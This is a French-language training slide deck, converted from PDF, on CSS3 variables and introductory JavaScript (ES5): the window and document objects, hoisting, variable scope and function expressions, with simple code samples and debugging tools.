CSS3: Fonctions CSS3 (2)

Fonctions CSS: *var* → permet d'utiliser une valeur de propriété comme variable

Use the var() function to insert the value of a custom property:

```
:root {  
    --main-bg-color: coral;  
}  
  
#div1 {  
    background-color: var(--main-bg-color);  
}  
  
#div2 {  
    background-color: var(--main-bg-color);  
}
```

117

CSS3: CSS3 et JavaScript

Programmer le CSS via JavaScript

→ créer du style dynamique en fonction de conditions métier

- Via du JavaScript direct

```
var element = document.createElement('select');
element.style.width = "100px";
```

```
function changeElement(id) {
    var el = document.getElementById(id);
    el.style.color = "red";
    el.style.fontSize = "15px";
    el.style.backgroundColor = "#FFFFFF";
}
```

- Via le Framework jQuery

```
$(selector).addClass('blah')
```

118

CSS3: Best Practices

Google Docs :

<https://google.github.io/styleguide/htmlcssguide.html>

Google HTML/CSS Style Guide

Table of Contents

[1 Background](#)

[3.2 HTML Formatting Rules](#)

[2 General](#)

[4 CSS](#)

[2.1 General Style Rules](#)

[4.1 CSS Style Rules](#)

[2.2 General Formatting Rules](#)

[4.2 CSS Formatting Rules](#)

[2.3 General Meta Rules](#)

[4.3 CSS Meta Rules](#)

[3 HTML](#)

[Parting Words](#)

[3.1 HTML Style Rules](#)

119

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- JavaScript Intro
-

120

JavaScript

Ce chapitre a pour objectif :

- Bases du JavaScript ECMA 5
- Gestion des événements du DOM
- Les objets JavaScript ECMA 5

Langage JavaScript (JS)

Créé en 1995 par Brendan Eich de Netscape,
le langage JavaScript est incontournable pour
tout développement d'applications web
frontend (côté client) et ...
même *backend* (côté serveur)




```
//Action 1 : abonnement à un événement
function AddListener() {
    try {
        var btn = document.getElementById('btnHello');
        if (btn != null) {
            var test = this;
            btn.addEventListener('click', SayHelloJS);
        }
    } catch (e) {
        throw e;
    }
}

//Action 2 : créer une fonction (gestionnaire événementiel)
function SayHelloJS(evt){...}
```

JavaScript : Populaire

- JavaScript est un langage interprété qui fût créé en première intention pour manipuler *les objets d'une page HTML (Document Object Model)*.
 - JavaScript est utilisé dans pratiquement tous les développements Web et bien que son utilisation soit principalement côté client (AngularJS), JavaScript est aussi utilisé côté serveur (Node.js)
→ <https://insights.stackoverflow.com/survey/2016>



123

JavaScript : Evolutions du langage

Les fonctionnalités et les mots clés du langage JavaScript ont évolués depuis la création du langage :

→ Standardisation ECMA

- *ECMAScript 1 & 2* : 1997 & 1998
- *ECMAScript 3* : 2000
 - gestion des erreurs, expressions régulières, fonctionnalités string/array
- *ECMAScript 4* : 2008
 - AJAX (Microsoft/Internet Explorer 5)(2005)
 - et définit tout ce qui existe comme fonctionnalités ... aujourd'hui (2018)!!
 - Version non implémentée en standard
- *ECMAScript 5 = ES5* : juin 2011
 - reprend plusieurs fonctionnalités de la V4
- *ECMAScript 6 = ES6 = ECMAScript 2015* : juin 2015
 - notion de classe, etc.
- *ECMAScript 7 = ES7 = ECMAScript 2017* : juin 2017

124

JS: Exécution du JavaScript

ECMAScript définit les fonctionnalités du langage, les navigateurs implémentent ensuite ces fonctionnalités et doivent les interpréter.

- Initialement JavaScript est un langage interprété par le navigateur (pas de compilateur)
- En 2008, Google publie son moteur V8 (C++) : JavaScript est traduit en C++ optimisé compilé ensuite directement en langage machine (JIT)
 - pression sur tous les navigateurs pour plus de rapidité dans l'exécution
- Tous les navigateurs utilisent aujourd'hui un mécanisme (sophistiqué) de JIT (avec ou sans passage par bytecode)

V8 is Google's open source high-performance JavaScript engine, written in C++ and used in Google Chrome, the open source browser from Google, and in Node.js, among others. It implements ECMAScript as specified in ECMA-262, and runs on Windows 7 or later, macOS 10.5+, and Linux systems that use IA-32, ARM, or MIPS processors. V8 can run standalone, or can be embedded into any C++ application. More information can be found on [V8's public wiki](#).

Mozilla	Spidermonkey
Chrome	V8
Safari**	JavaScriptCore*
IE and Edge	Chakra
PhantomJS	JavaScriptCore
HTMLUnit	Rhino
TrifleJS	V8
Node.js***	V8
Io.js***	V8

125

JS: Exécution du JavaScript

Compilation du JavaScript



126

JavaScript : Accessibilité

- JavaScript (ECMA5) est facile à apprêhender
 - peu verbeux
 - peu typé et fonctionnel
 - notion d'objets littéraux { ... }, dynamiquement étendu

MAIS :

- des manipulations complexes du DOM entraînent des développements de scripts js complexes
- produire du code js performant n'est pas évident
- le langage est « déroutant » pour les programmeurs Orientés Objet car :
 - dynamiquement typé
 - pas de notion de classe/Interface (avant ECMA 6)
 - notion de prototypage
 - nombreuses API JavaScript
 - nombreux Framework externes

127

JavaScript : Documentation

Il existe de nombreux exemples d'utilisations de JavaScript, notamment :

- Documentations en ligne - MDE



- Microsoft : [http://msdn.microsoft.com/fr-fr/library/ie/d1et7k7c\(v=vs.94\).aspx](http://msdn.microsoft.com/fr-fr/library/ie/d1et7k7c(v=vs.94).aspx)

Référence du langage JavaScript

JavaScript est un langage de script qui peut être incorporé dans les pages Web et d'autres applications.

Cette documentation décrit l'implémentation Microsoft de JavaScript, qui est conforme à la spécification de langage ECMAScript 5ème édition. Elle fournit également des fonctionnalités supplémentaires qui ne sont pas incluses dans les normes ECMA.

128

JavaScript : Référence

Guide :

Mozilla Foundation [US] developer.mozilla.org/fr/docs/Web/JavaScript/Guide

Introduction	Grammaire et types	Contrôle du flux et gestion des erreurs	Itération et boucles
À propos de ce guide À propos de JavaScript JavaScript et Java ECMAScript Les outils Hello World	Syntaxe de base et commentaires Déclarations Portées des variables Remarques des variables Structures de données et types Littéraux	if...else switch try/catch/throw Objets Error Promesses	for while do...while break/continue for...in for...of
Fonctions	Expressions et opérateurs	Nombres et dates	Formatage du texte
Définir des fonctions Appels et renvois Portées des fonctions Fermetures (closures) Arguments et paramètres Fonctions fléchées	Affichage et comparaisons Opérateurs arithmétiques Opérateurs binaires et logiques Opérateur conditionnel	Littéraux numériques Objet Number Objet NaN Objet Date	Littéraux de chaînes de caractères Objet String Littéraux de gabarits Internationalisation Expressions rationnelles
Collections indexées	Collections avec clés	Utiliser les objets	Le modèle objet JavaScript en détails
Tableaux Tableaux typés	Map WeakMap Set WeakSet	Objets et propriétés Création d'objets Définition de méthodes Accesseurs et mutateurs	Modèle à base de prototypes Créer des hiérarchies d'objets Héritage
Itérateurs et générateurs	Itérateurs itérables Générateurs	Méaprogrammation	
Itérateurs itérables Générateurs		Proxy Gestionnaires et trappes Proxy réversible Reflect	

129

Editeurs pour le JavaScript


- Liste de quelques éditeurs gratuits :
 - NotePad++ <http://notepad-plus-plus.org>
 - Komodo <http://activestate.com>
 - JsFiddle <http://jsfiddle.net>
 - JsEclipse <http://www.eclipse.org>
 - SublimeText <https://www.sublimetext.com>
 - WebStorm <https://www.jetbrains.com/webstorm>
 - IntelliJ <https://www.jetbrains.com/idea>
 - Visual Studio Code <https://code.visualstudio.com>

i **Note:** nous utiliserons dans le cadre de ce stage JSC, l'éditeur Visual Studio 2015
 → pas de WYSIWYG

130

JS : Développement

Le langage JavaScript peut-être écrit dans la balise html `<script>` ou dans un fichier ayant l'extension .js référencé via l'attribut `<script src=>`
 → JavaScript expose des objets dits globaux et des fonctionnalités métiers encapsulées dans des fonctions



```
JS main.js ×
1
2 //démo 1
3 //pour tester via file
4 //extension chrome : launch.json (file)
5 function testClick(params) {
6
7     alert("Hello Click");
8 }
9
10 //démo 2
11 //pour tester via node.js
12 //commande: node main.js
13 console.log("Hello Node.js");
14

JS index.html ×
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title></title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" type="text/css" media="screen" href="main.css" />
<script src="main.js"></script>
```

131

JS : Objet window

Une fenêtre dans un navigateur représente un objet global appelé *window*

L'objet *window* représente une fenêtre contenant un document DOM ; la propriété *document* pointe vers le document DOM chargé dans cette fenêtre. Une fenêtre pour un document donné peut être obtenue en utilisant la propriété *document.defaultView*.

L'objet *window* expose de nombreuses propriétés qui renvoient à des références d'objet que l'on peut directement manipuler
 → l'objet *console* est une propriété de l'objet *window*

```
console.log("Hello Node.js");
```

- i** **Note** : chaque onglet d'une fenêtre de navigateur contient son propre objet *window*, cependant certains propriétés s'appliquent à la fenêtre du navigateur

132

JS : Objet Window → point d'entrée

L'objet *window* est le point d'entrée pour toutes les fonctionnalités côté client → nommé « GLOBAL NAMESPACE »
 → cet objet expose la propriété *document* qui représente le document chargé une fenêtre (onglet) du navigateur

Window.document Lecture seule

Renvoie une référence au document que la fenêtre contient.

L'objet *document* représente l'interface Document en code lors de la manipulation du DOM, il faut utiliser la propriété *document*

```
1 | function changeColor(newColor) {
2 |   var elem = document.getElementById('para');
3 |   elem.style.color = newColor;
4 | }
```

133

JS : Méthodes de l'objet Window (1)

Méthodes (1)

<u>alert()</u>	Displays an alert box with a message and an OK button
<u>blur()</u>	Removes focus from the current window
<u>clearInterval()</u>	Clears a timer set with setInterval()
<u>clearTimeout()</u>	Clears a timer set with setTimeout()
<u>close()</u>	Closes the current window
<u>confirm()</u>	Displays a dialog box with a message and an OK and a Cancel button
<u>createPopup()</u>	Creates a pop-up window
<u>focus()</u>	Sets focus to the current window
<u>moveBy()</u>	Moves a window relative to its current position
<u>moveTo()</u>	Moves a window to the specified position

134

JS : Méthodes de l'objet Window (2)


Méthodes (2)

<u>open()</u>	Opens a new browser window
<u>print()</u>	Prints the content of the current window
<u>prompt()</u>	Displays a dialog box that prompts the visitor for input
<u>resizeBy()</u>	Resizes the window by the specified pixels
<u>resizeTo()</u>	Resizes the window to the specified width and height
<u>scroll()</u>	
<u>scrollBy()</u>	Scrolls the content by the specified number of pixels
<u>scrollTo()</u>	Scrolls the content to the specified coordinates
<u>setInterval()</u>	Calls a function or evaluates an expression at specified intervals (in milliseconds)
<u>setTimeout()</u>	Calls a function or evaluates an expression after a specified number of milliseconds

135

JS : Objet document

L'objectif premier de JavaScript était la manipulation du DOM
 - les éléments de la page (DOM) sont référencés via des méthodes de document




```
document.g
fgColor
getElementById
getElementsByClassName
getElementsByName
getElementsByTagName
getElementsByTagNameNS
getSelection
images
inputl
window.onload = function () {
  var btn = document.getElementById('btn');
  btn.addEventListener('click', function (e){...});
}
```

136

JS : Script - fonction

Une fonction JavaScript « `SayHelloJS` » appelée lorsque la page HTML (`window`) est chargée




```
<global>
*****
1  var messageHTML5 = "Hello API HTML5";
2
3
4  //alert|
5  function SayHelloJS() {
6    alert(messageHTML5);
7  }
8  window.onload = SayHelloJS();
```

137

JS : Appel d'une fonction

- i Note:** comme l'objet `window` est le point d'entrée de JavaScript, il est qualifié d'espace global et est implicitement référencé



```

<global>
1 //*****
2 var messageHTML5 = "Hello API HTML5";
3
4 //alert
5 function SayHelloJS() {
6     alert(messageHTML5);
7 }
8 onload = SayHelloJS();

```

138

JS : chargement des fichiers JS

Lorsqu'un fichier JavaScript est référencé dans un page HTML et qu'il manipule les éléments HTML de la page, il faut s'assurer que ces éléments HTML sont chargés sinon ils seront *undefined*

- Référencer un fichier JS dans la balise `<head>` déclenche un appel immédiat au fichier JS → avant que la balise `<body>` et son contenu ne soit chargé
- il est donc préférable de charger les fichiers JS avant la fermeture de la balise `</body>`

```

</div>-->
<script src="/Scripts/03-JSHTMLPageEvent.js"></script>
</body>
</html>

```


- i Note:** le timing du chargement du fichier induit également un comportement spécifique (référence à l'alerte de l'exemple)

139

JS : Visual Studio 2015 Debug - IE

Visual Studio Community 2015 (Gratuit)

- support complet à l'auto-complétion JavaScript ECMA 5
- débogueur puissant



140

JS : JSHint

JSHint (dérivé de JSInt) est une aide à la conception JavaScript

```
// Hello.
// This is JSHint, a tool that helps to detect errors and potential
// problems in your JavaScript code.
// To start, simply enter some JavaScript anywhere on this page. Your
// report will appear on the right side.
// Additionally, you can toggle specific options in the Configure
// menu.
function main() {
    return 'Hello, World!';
}
main()
```

CONFIGURE

Metrics

There is only one function in this file.
It takes no arguments.
This function contains only one statement.
Cyclomatic complexity number for this function is 1.

Two warnings


13 Missing semicolon.
16 Missing semicolon.

Note: JSHint peut-être installé comme plug-in à Visual Studio et à SublimeText

141

JS : JSHint (2)


Package NuGet: JSHint installé comme plug-in à Visual Studio



142

JS : Console Chrome /IE

F12 : Console



143

JS : Débogueur Chrome

F12 : Onglet Source

```



  1 //*****
  2 var me
  3 
  4 //*****
  5 //func
  6 //
  7 //}
  8 
  9 
 10 //getE
 11 //func
 12 //
 13 //}
 14 
 15 $(document).on('click', '#btn', function() {
 16   var btn = document.getElementById('btn');
 17   btn.addEventListener("click", SayHelloEvent);
  
```

Line 17, Column 5

Scope | Watch

Local

- SayHelloEvent: function SayHelloEvent()
 - btn: input#btn
 - this: document

Global


144

JS: Exercice

Exercice

SayHello HTML5

1. Configurer Visual Studio avec JSHint
2. Alerter « SayHello » via JavaScript
 - inline
 - fichier js
 - manip du DOM (div)
 - déboguer



145

JS : Contrôle de Flux

Mots clés du langage JavaScript – Contrôle de Flux

Contrôle du flux

block

Une instruction de bloc est utilisée pour regrouper zéro ou plusieurs instructions. Un bloc est délimité par une paire d' accolades.

break

Cette instruction termine la boucle ou l'instruction switch ou l'instruction label en cours et continue l'exécution sur l'instruction suivant l'instruction terminée.

continue

Cette instruction termine l'exécution des instructions dans la boucle courante, ou la boucle avec une étiquette correspondante, et continue l'exécution de la boucle dans l'itération suivante.

vide

Une instruction vide est utilisée pour ne fournir aucune instruction là où JavaScript en attendrait une.

if...else

Cette instruction exécute une instruction si une condition donnée est vérifiée. Si la condition n'est pas vérifiée une autre instruction pourra être exécutée.

switch

Cette instruction permet d'évaluer une expression et de faire correspondre le résultat de cette expression avec différents cas et d'exécuter les instructions associées aux cas qui ont chacun un identifiant.

throw

Cette instruction lève une exception.

try...catch

Cette instruction permet de spécifier un ensemble d'instructions à tenter, et de préciser le traitement à effectuer dans le cas où une exception est produite.

146

JS : Déclarations

Mots clés du langage JavaScript – Déclarations et Fonctions

Déclarations

var

Cette instruction permet de déclarer une variable, éventuellement en fournissant une valeur pour permettant de l'initialiser.

let

Cette instruction permet de déclarer une variable locale dans une portée d'un bloc et éventuellement d'initialiser sa valeur.

const

Cette instruction déclare une constante en lecture seule.

Fonctions et classes

function

Cette instruction déclare une fonction avec les paramètres donnés.

function*

Les fonctions génératrices permettent de créer des **itérateurs** plus simplement.

return

Cette instruction spécifie la valeur de retour renvoyée par une fonction.

class

Déclare une classe.

147

JS : Types disponibles

Les types de JavaScript sont les suivants :

- *Object*: Tout est objet
- *String*: chaîne de caractères; représentée par double quotes « chaîne » ou simple quotes ' chaîne'
- *Number*: un nombre (numérique) est représenté par un 64bits floating point (double)
- *Date*: représentée par un objet date
- *Array*: la notation crochet [...] représente un tableau non typé

Le mot clé `var` représente une variable de n'importe quel type

```
// A single declaration.
var count;
// Multiple declarations with a single var keyword.
var count, amount, level;
// Variable declaration and initialization in one statement.
var count = 0, amount = 100;
```

148

JS : Types & Déclarations

JavaScript déclarations de types d'objets

```
// Using a constructor and the "new" keyword for creating objects.

var myNumber = new Number(23);
var myString = new String('male');
var myBoolean = new Boolean(false);
var myObject = new Object();
var myArray = new Array('foo', 'bar');
var myFunction = new Function("x", "y", "return x * y");
var myDate = new Date();
var myRegExp = new RegExp('\\bt[a-z]+\b');
var myError = new Error('Darn!');
```

149

JS : Types & Déclarations (2)

- `null` : indique une absence de valeur
- `undefined` : indique une absence de valeur dans le sens d'une non-initialisation
- `Nan` : indique *Not a Number*

→ Lorsque vous voulez déclarer une variable et l'initialiser sans lui attribuer de valeur particulière, assignez-lui la valeur `null`.

→ Si vous déclarez une variable sans lui assigner de valeur, elle a la valeur `undefined`.

```
var currentCount;
// finalCount has the value NaN because currentCount is undefined.
var finalCount = 1 * currentCount;
```

150

JS : Portée des variables

Bonne pratique : déclarer les variables au début de leur portée
 → la portée est la fonction où elles sont déclarées

All var declarations go to the top
 of your scope!

```
var myVariable = 10;

function func(){
  var myVariable;
  myVariable = 25;
}

func();
console.log(myVariable);
```

151

JS : Portée des variables (2)

A l'exécution – (Hoisting)

- 1- JS crée un scope d'exécution
- 2- JS recherche les variables déclarées `var`
- 3- JS initialise les variables *on top of the scope* à la valeur `undefined`
- 4- JS exécute le code de manière séquentielle et assigne une valeur à la variable déclarée `var`
... et donc dans l'exemple qui suit `console.log(...)` produit `undefined`

```
<global>
1 console.log(myvariable);
2 var myvariable = 10;
```

F12 Explorateur DOM Console Débogueur

HTML1300: Une navigation s'est produite.
index.html undefined

152

JS : Portée des variables (3)

Différence entre *Undefined* et *Is Not Defined*

```
4 console.log(myvariable);
5 var myVariable = 10;
6
7 //function func() {
8 //    //
9 //
```

152 %

Liste d'erreurs
Solution complète 1 Erreur 0 de 19 Avertissements

Variables locales

Nom	Valeur	Type
this	[...]	[Object, Window]
myVariable	undefined	Undefined

```
4 console.log(myvariable);
5 myVariable = 10;
6
7 //function func() {
8 //    //
9 //
```

152 %

Sortie
Afficher la sortie à partir de : Déboguer

Variables locales


Nom	Valeur	Type
this	[...]	[Object, Window]

153

JS : Portée des variables (4)

Différence entre *Is Not Defined* et *Undefined*

Le code JS console.log produit: → x800a1391 - Erreur d'exécution
JavaScript: « myvariable » est indéfini



... dans l'exemple, il n'y a pas de déclaration var

154

JS : Portée des variables (5)

En JavaScript la portée des variables est déterminé par les fonctions et non par les blocs de codes comme en Java ou C#

```
//Portée des variables
function Scope(txt) {
    if (txt === "jQuery") {
        var x = txt + "V 1.10.2.js"
    }
    alert(x);
}
window.onload = Scope("jQuery");
```


La variable est *utilisable* à partir de sa déclaration

Une fonction a une portée plus globale car une fonction peut-être invoquée *avant* sa déclaration

155

JS : Portée des variables (6)

- i Note:** le mécanisme de *Hoisting* fait en sorte que dans l'exemple la variable `c` est potentiellement utilisable avant sa déclaration
`console.log()` → undefined
`console.log(c = 3)` → 3



156

JS : Portée des variables - Quizz

Quizz

```

4  var myVariable = 10;
5
6  function func() {
7    myVariable = 25;
8  }
9
10 func();
11 console.log(myVariable);
12 //25 ou 10 ?

```

```

4  var myVariable = 10;
5
6  function func() {
7    myVariable = 25;
8    var myVariable;
9  }
10
11 func();
12 console.log(myVariable);
13 //25 ou 10 ?

```

Variables: Global
`myVariable = 10`

Variables: func
`myVariable = 25`

157

JS : Fonctionnel

JavaScript est un langage « fonctionnel » et les fonctions (*function*) sont considérées comme « *first-class objects* »
 (ce qui veut dire que les fonctions peuvent exposer des propriétés et des méthodes et être assignées à des variables)

```
function SayHelloJS() {
    alert(messageHTML5);
}
```


Dans la déclaration d'une fonction :

1. Mot clé : *function*
2. Un nom de fonction MAIS il est optionnel (anonyme)
3. Des parenthèses (...) qui contiennent éventuellement des paramètres séparés par des virgules
4. Le corps de la fonction inséré dans des accolades { ... }
5. *PAS de PORTEE ni de RETOUR*

158

JS : Expressions

Dans le corps d'une fonction l'on peut déclarer les expressions suivantes



159

JS : Traitement de Fonctions

JS traite les fonctions (*function*) comme les variables (*var*)

A l'exécution – (Hoisting)

- 1- JS crée un scope d'exécution
- 2- JS recherche les expressions déclarées *function*
- 3- JS initialise les expressions *on top of the scope*
- 4- JS exécute le code de manière séquentielle
... et donc dans l'exemple myFunc() s'exécute correctement

```

05_functions.js*  X index.html      04_variables.js
<global>
1
2   myFunc();
3
4   function myFunc() {
5       console.log('Hi from my func');
6   }

```

F12 Explorateur DOM Console Débog

HTML1300: Une navigation s'est produite.
index.html
Hi from my func

160

JS : Assignation de Fonctions

→ Quizz : que produit ce code js ?

```

18 expression();
19 myFunc();
20
21 var expression = function () {
22     console.log('Hi from my expression');
23 }
24 function myFunc() {
25     console.log('Hi from my func');
26 }
27
28 //output ??

```

161

JS : Assignton de Fonctions (2)

→ Quizz : que produit ce code js ?

```
expression;
myFunc();

var expression = function () {
    console.log('Hi from my expression');
}


function myFunc() {
    console.log('Hi from my func');
}
```

162

JS : Assignton de Fonctions (3)

En JavaScript l'on peut assigner une fonction à une variable
 → raison pour la quelle on parle de fonction comme étant *First Class Object*

```
10 var expression = function () {
11     console.log('Hi from my expression');
12 }
13
14 expression();
```




The screenshot shows a browser developer tools interface with a console tab. The code `expression();` is run, resulting in the output: "Hi from my expression". Below the console, there are tabs for F12, Explorateur DOM, Console, and Débog. Status indicators show 0 errors (red), 0 warnings (yellow), and 1 info message (blue). The info message says: "HTML1300: Une navigation s'est produite. index.html".

163

JS : use strict

Bonne pratique : utiliser la déclaration *use strict* de manière globale
